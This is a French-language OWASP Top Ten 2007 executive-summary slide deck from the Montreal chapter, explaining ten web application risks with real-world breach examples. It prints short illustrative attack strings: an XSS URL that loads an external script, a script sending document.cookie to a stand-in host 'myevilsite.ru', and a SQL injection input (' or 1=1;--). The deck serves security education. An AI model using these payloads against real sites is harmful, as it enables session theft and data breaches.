



# OWASP Top Ten 2007

## Sommaire exécutif

**Benoit Guerette**, gueb@owasp.org  
**Montreal Chapter Leader**  
**24 février 2009**

**OWASP**  
Education Project

Copyright 2007 © The OWASP Foundation  
Permission is granted to copy, distribute and/or modify this document  
under the terms of the OWASP License.

**The OWASP Foundation**  
<http://www.owasp.org>

# Remerciements

- **Kate Hartmann**, Directrices des Opérations, OWASP
- **Membres du Board**, OWASP Montreal

# Rôle de l'OWASP

- Organisme **sans but lucratif**
- **Communauté** d'experts en sécurité applicative
- **Mission éducative**, à l'aide de documents, outils et recommandations
- 100% libre (donc **gratuit**)
- ~130 chapitres à travers le monde, qui organisent des **rencontres** régulières, et des **conférences**

**Welcome to OWASP**  
the free and open application security community

■ Guide ■ CLASP ■ Testing  
■ Top Ten ■ WebScarab ■ Code Review  
■ WebGoat ■ Contracting ■ More...

Statistics · Recent Changes

- Home
- News
- Projects
- Downloads
- Local Chapters
- Conferences
- Presentations
- Video
- Papers
- Mailing Lists
- About OWASP
- Membership

Reference

- How To...
- Principles
- Threat Agents
- Attacks
- Vulnerabilities
- Countermeasures
- Activities
- Technologies
- Glossary
- Code Snippets
- .NET Project
- Java Project

Search

Go Search

Polbox

What links here

**OWASP Overview**

The Open Web Application Security Project (OWASP) is dedicated to finding and fighting the causes of insecure software. Everything here is free and open source. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work. Participation in OWASP is free and open to all.

[Join webappsec!](#)  
The OWASP mail list...

[Get Started](#)  
Find out more...

[Contact OWASP](#)  
owasp@owasp.org

[Become a Member](#)  
Support our efforts...

**Featured Story**

**Announcing the OWASP Sprajax Project - the first AJAX Security Scanner**

OWASP thanks Denim Group for the donation of Sprajax, an open source security scanner for AJAX-enabled applications. Sprajax, a Microsoft .NET-based application is the first web security scanner developed specifically to scan AJAX web applications for security vulnerabilities.

"Denim Group is committed to furthering the field of application security," said Dan Cornell, principal of Denim Group, "and by donating Sprajax to OWASP, we intend to generate more discussion around security"

**OWASP Conferences**

Register for OWASP AppSec Conference in Seattle Oct. 16-18

The Open Web Application Security Project

AppSec Seattle Conference

Join us for our 5th AppSec Conference October 16-18 in Seattle. Microsoft's Michael Howard will be giving the keynote and you'll hear presentations on topics like Web Services Security, PCI status, Securing AJAX, the Microsoft Secure Development Lifecycle, all the new OWASP projects, and much more. Check the full [agenda](#) website.

OWASP is a not-for-profit, and the OWASP AppSec Conference an incredible bargain (\$450, \$400 for OWASP members, and \$250 for students). You can attend one of 3 full-day training sessions on the 16th, and the main conference is two full days of presentations, panels and discussion on the 17th and 18th. You can read all the [details](#) then [register](#) online.

**OWASP Community (add)**



# OWASP Top Ten 2007

**A1: Cross Site Scripting (XSS)**

**A2: Injection Flaws**

**A3: Malicious File Execution**

**A4: Insecure Direct Object Reference**

**A5: Cross Site Request Forgery (CSRF)**

**A6: Information Leakage and Improper Error Handling**

**A7: Broken Authentication and Session Management**

**A8: Insecure Cryptographic Storage**

**A9: Insecure Communications**

**A10: Failure to Restrict URL Access**



**OWASP**

The Open Web Application Security Project  
<http://www.owasp.org>

[www.owasp.org/index.php?title=Top\\_10\\_2007](http://www.owasp.org/index.php?title=Top_10_2007)



# OWASP Top Ten 2007

- Top Ten 2007 – Sommaire Exécutif

- ▶ Visuel & Exemples

- ▶ Pour que votre patron alloue du budget pour AppSec

- Référez-vous a OWASP.org pour + d'infos


- ▶ [http://www.owasp.org/index.php/OWASP\\_Top\\_Ten\\_Project](http://www.owasp.org/index.php/OWASP_Top_Ten_Project)

# A1 – Cross Site Scripting (XSS)

- **Condition #1 -> Le site affiche une donnée provenant d'un paramètre**

voiture 2010 : aucun résultat(s)

- **Condition #2 -> La donnée n'est pas validée**



# A1 – Cross Site Scripting (XSS)

BULLETIN EXPRESS

s'inscrire



Corrigez moi!!!!!!!!!! - Mozilla Firefox

File Edit View History Bookmarks Tools Help GBookmarks

http://www.██████████.com/index.php?FormValue\_Email=<script src=http://██████████.com/xss.js></script> phising

**Ce site est vulnérable au XSS!!!**  
**Attaque de phishing possible**


- Vol de session
- Vol d'identité
- Defacement
- Corruption (faux article)
- Redirection de la page

Corrigez moi!!!!!!!!!!

Done



# A1 – Cross Site Scripting (XSS)





Bonjour **Joe**! J'ai acheté un excellent nouveau livre,  
logge toi sur SuperLivre.com et va voir mon commentaire:

```
http://www.superlivre.com/commentaires.php?  
comment=<script>http://myevilsite.ru/  
grab.cgi?'%20+document.cookie</script>
```



<http://myevilsite.ru>

- Obtention du cookie de **Joe** (Vol de cookie est le plus populaire des XSS)
- Achat de livres avec le compte de **Joe**



Site **vulnérable**, affiche intégralement  
le contenu d'un paramètre

**EXEMPLE:** 16 décembre 2008 - **American Express web bug exposes card holders**

# A2 – Injection Flaws

L'Injection SQL est très populaire. Ne jamais prendre directement le contenu d'une donnée dans un SQL:

```
PHP: $sql = "SELECT * FROM users WHERE id = '" . $_REQUEST['id'] . "' and pass = '" . $_REQUEST['password'] . '";
```

Code d'utilisateur

Mot de passe

```
PHP: $sql = "SELECT * FROM users WHERE id = 'John' and .....
```



Code d'utilisateur

Mot de passe

```
PHP: $sql = "SELECT * FROM users WHERE id = ' or 1=1;--' and .....
```



**EXEMPLE:** 13 Janvier 2006 – Un hacker russe vole 53,000 # de cartes de crédits au gouvernement du Rhode Island

# A3 – Malicious File Execution

Envoyer l'Avatar depuis votre ordinateur:



**Le fichier d'image contient plutôt un script php**  
<?php  
Script PHP de l'attaquant  
?>



Auteur

**Joe**

Posté le: 29 Nov 2008 08:55 pm

Mon premier sur ce site!

Inscrit le: 08 Déc 2003  
Messages: 1397  
Localisation: Montreal

**Un internaute visite le site -> Execution du script!!!**

**EXEMPLE:** 2002 – *Guess.com se fait voler 200,000 dossiers clients, incluant des # de cartes de crédit*

# A4 – Insecure Direct Object Reference



<http://www.MaBanque.com/Interface?id=471249>



Numéro de compte réel

**EXEMPLE:** 2000 – *Un internaute récupère 17,000 dossiers de compagnies en modifiant le # de compte dans le URL d'un bureau de taxation Australien*

# A5 – Cross Site Request Forgery (CSRF/XSRF)


La victime ne voit pas qu'elle viens d'exécuter une action

**#1** Usager se connecte à sa banque

Ma Banque

codeusager	Connexion
.....	

**#2** Visite du forum contenant la requête forgée



Requête forgée vulnérable

**#3 Execution du script!!!**



**EXEMPLE:**

Site d'enchère populaire, le lien caché effectuait un 'BID' pour chaque visiteur de la page authentifié sur le site

# A6 – Information Leakage and Improper Error Handling

## ■ N'aidez pas un attaquant à vous faire du mal

### Server Error in '/' Application.

*Exception of type System.OutOfMemoryException was thrown.*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.

#### Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

#### Stack Trace:

[OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.]

**Version Information:** Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

HTTP Status 500 -

**type** Exception report

**message**

**description** The server encountered an internal error () that prevented it from fulfilling this request.


**exception**

```
java.sql.SQLException: Internal Error
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:169)
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:211)
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:274)
at oracle.jdbc.OracleTypeCOLLECTION.initCollElemTypeName(OracleTypeCOLLECTION.java:949)
at oracle.jdbc.OracleTypeCOLLECTION.getAttributeType(OracleTypeCOLLECTION.java:996)
at oracle.jdbc.OracleTypeCOLLECTION.getFullName(OracleTypeCOLLECTION.java:91)
at oracle.sql.TypeDescriptor.initSQLName(TypeDescriptor.java:128)
at oracle.sql.TypeDescriptor.getName(TypeDescriptor.java:103)
at oracle.sql.StructDescriptor.getClass(StructDescriptor.java:415)
at oracle.sql.STRUCT.toJdbc(STRUCT.java:365)
at oracle.jdbc.OracleTypeUPT.unpickle80rec(OracleTypeUPT.java:236)
at oracle.jdbc.OracleTypeCOLLECTION.unpickle80rec_elems(OracleTypeCOLLECTION.java:553)
at oracle.jdbc.OracleTypeCOLLECTION.unpickle80rec(OracleTypeCOLLECTION.java:383)
at oracle.jdbc.OracleTypeCOLLECTION.unpickle80(OracleTypeCOLLECTION.java:329)
at oracle.jdbc.OracleTypeCOLLECTION.unlinearize(OracleTypeCOLLECTION.java:218)
at oracle.sql.ArrayDescriptor.toArray(ArrayDescriptor.java:501)
...
```

Apache Tomcat/5.0.28

# A7 – Broken Authentication and Session Management


- Aucune politique de mots de passe
- Aucune limite de login infructueux
- -> Brute Force Password Guessing



Dictionnaire de mots de passes

**EXEMPLE:** 7 janvier 2009, accès à des comptes administrateurs sur [www.twitter.com](http://www.twitter.com)

# A8 – Insecure Cryptographic Storage





**EXEMPLE:** 2006, TJX - Vol de 45 millions de # numéros de carte de crédits



# A9 – Insecure Communications

Protégez les données sensibles!



access\_log (fichier de log du serveur web )  
... username=**codeusager** & password=**motdepasse**

# A10 – Failure to Restrict URL Access

- Cacher l'existence d'une page, en pensant que personne ne la trouvera, n'est pas une sécurité viable.

- ▶ <http://www.exemple.com/admin/adduser.php>
- ▶ <http://www.exemple.com/siteadmin.pl>
- ▶ <http://www.exemple.com/approveTransfer.do>



- Calculer des privilèges d'accès dans le fureteur et non sur le serveur

- ▶ **EXEMPLE:** 11 Janvier 2007,  
***Vulnérabilité dans le site d'enregistrement au MacWorld  
, permettant l'obtention d'une passe platinum gratuite  
(valeur de 1700\$)***